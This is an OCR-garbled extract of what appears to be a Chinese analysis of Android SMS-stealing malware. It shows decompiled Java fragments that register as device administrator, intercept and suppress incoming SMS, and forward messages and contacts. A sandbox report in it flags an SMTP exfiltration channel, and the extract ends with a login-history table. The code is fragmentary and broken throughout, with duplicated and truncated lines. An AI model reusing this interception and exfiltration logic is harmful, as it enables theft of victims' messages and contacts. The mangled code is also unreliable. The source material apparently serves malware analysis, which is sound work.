
“ ”






“ ”





```
<intent-filter>
    <action android:name="android.app.action.DEVICE_ADMIN_ENABLED"/>
</intent-filter>
```

```
public class MyAdmin
  extends DeviceAdminReceiver
{
  public void onDisabled(Context paramContext, Intent paramIntent)
  {
    super.onDisabled(paramContext, paramIntent);
    new _("已被取消激活");
    new _("已被取消激活");
  }

  public void onEnabled(Context paramContext, Intent paramIntent)
  {
    super.onEnabled(paramContext, paramIntent);
  }

  public void onReceive(Context paramContext, Intent paramIntent)
  {
    super.onReceive(paramContext, paramIntent);
    System.out.println("onreceiver");
  }
}
```




```
localg.<init>();
if ((beckham.owen.util.c.a((String)localObject1)) || (((String)localObject1).length() == 14))
{
  localObject2 = new java/lang/StringBuilder;
  ((StringBuilder)localObject2).<init>("电话: ");
  localObject1 = (String)localObject1 + "历史短信";
  str = PhoService.a(this.a, PhoService.a(this.a));
```






```
((beckham.owen.a.g)localObject4).<init>();
if ((beckham.owen.util.c.a((String)localObject1)) || (((String)localObject1).length() == 14))
{
  localObject3 = new java/lang/StringBuilder;
  ((StringBuilder)localObject3).<init>("电话: ");
  ((beckham.owen.a.c)localObject2).g((String)localObject1 + "  对方已经取消默认短信应用!");
                if
                  continue;
```


```
public j(ContentResolver paramContentResolver, Handler paramHandler)
{
  super(paramHandler);
  this.e = paramContentResolver;
  this.d = paramHandler;
}

public void onChange(boolean paramBoolean)
{
  if (c.d == 0) {
    new x(this).start();
  }
return
if (c.c == 1) {
```

```
    if (c.c == 1) {
      new l(this).start();
    }
    if (MyApplication.e == 1) {
      abortBroadcast();
    }
```

```
                    return;
                    label199:
amIntent[i]);       arrayOfSmsMessage[i] = SmsMessage.createFromPdu((byte[])pa
                    i++;
                    break;
                  }
                  SmsMessage localSmsMessage = arrayOfSmsMessage[i];
```







```
i1 = -1;
continue;
```

```
((backhem_owen_b_a)localObject3).a("成功")
```

```
null
```

```
if
```

```
continue
```

```
try
```

```
Object localObject3 = ((Cursor)localObject2).getString(((Cursor)localObject2).getColumnIndex("da
sleep(8000L);
locala.a((String)localObject3, this.a.a);
i++;
localObject3 = new java/lang/StringBuilder;
((StringBuilder)localObject3).<init>("发送第");
Log.e("", i + "条短信");
```

```
continue
```

```
("通过通讯录转发短信失败")
continue
```

```
"config"
"GET_ALL_PHO_AND_SENTSMS_MSG"
```

```
this
```

```
if
continue
```

```
"已通过通讯
return;
```


```
import java.util.regex.Matcher;
import java.util.regex.Matcher;
```


```
{
```


```
a = 0;
String b = "ab
String c =
String d =
String e =
String f = "";
String g =
```

```
public static String j = "25";
```


动态检测
操作系统： Android 4.4
软件版本： android
开始时间： 2017-07-09 16:34:32
结束时间： 2017-07-09 16:37:54
非法权限 [2]
尝试发送短信 危险等级
检测到激活设备管理器请求 危险等级
隐私窃取 [3]
尝试建立SMTP连接,可能在建立邮件通道 危险等级
From: To: .@189.cn username: @189.cn password:
尝试查询用户信息 危险等级
危险等级
威胁行为 [3]
尝试遍历读取短信 危险等级
尝试遍历读取通讯录 危险等级
应用程序访问敏感权限 危险等级


09:27
09:27
来自:+865736
电话：
09:27
09:27
09:27
电话
09:26
09:26
09:22


发件人
大小: 958 KB
电话 日期 类型 内容





22:54:08	正常	天翼用户中心	223.104.*.*	广西南宁	PC(Windows 7)
22:38:35	正常	天翼用户中心	223.104.*.*	广西南宁	PC(Windows 7)
21:35:04	正常	天翼用户中心	223.104.*.*	广西南宁	PC(Windows 7)
21:27:31	正常	天翼用户中心	223.104.*.*	[illegible]	PC(Windows 7)
21:16:57	正常	天翼用户中心	223.104.*.*	广西南宁	PC(Windows 7)
20:39:24	正常	天翼用户中心	223.104.*.*	广西南宁	PC(Windows 7)
[illegible]	[illegible]	[illegible]	223.104.*.*	广西南宁	PC(Windows 7)
20:27:38	正常	天翼用户中心	223.104.*.*	广西南宁	PC(Windows 7)
20:15:22	正常	天翼用户中心	223.104.*.*	[illegible]	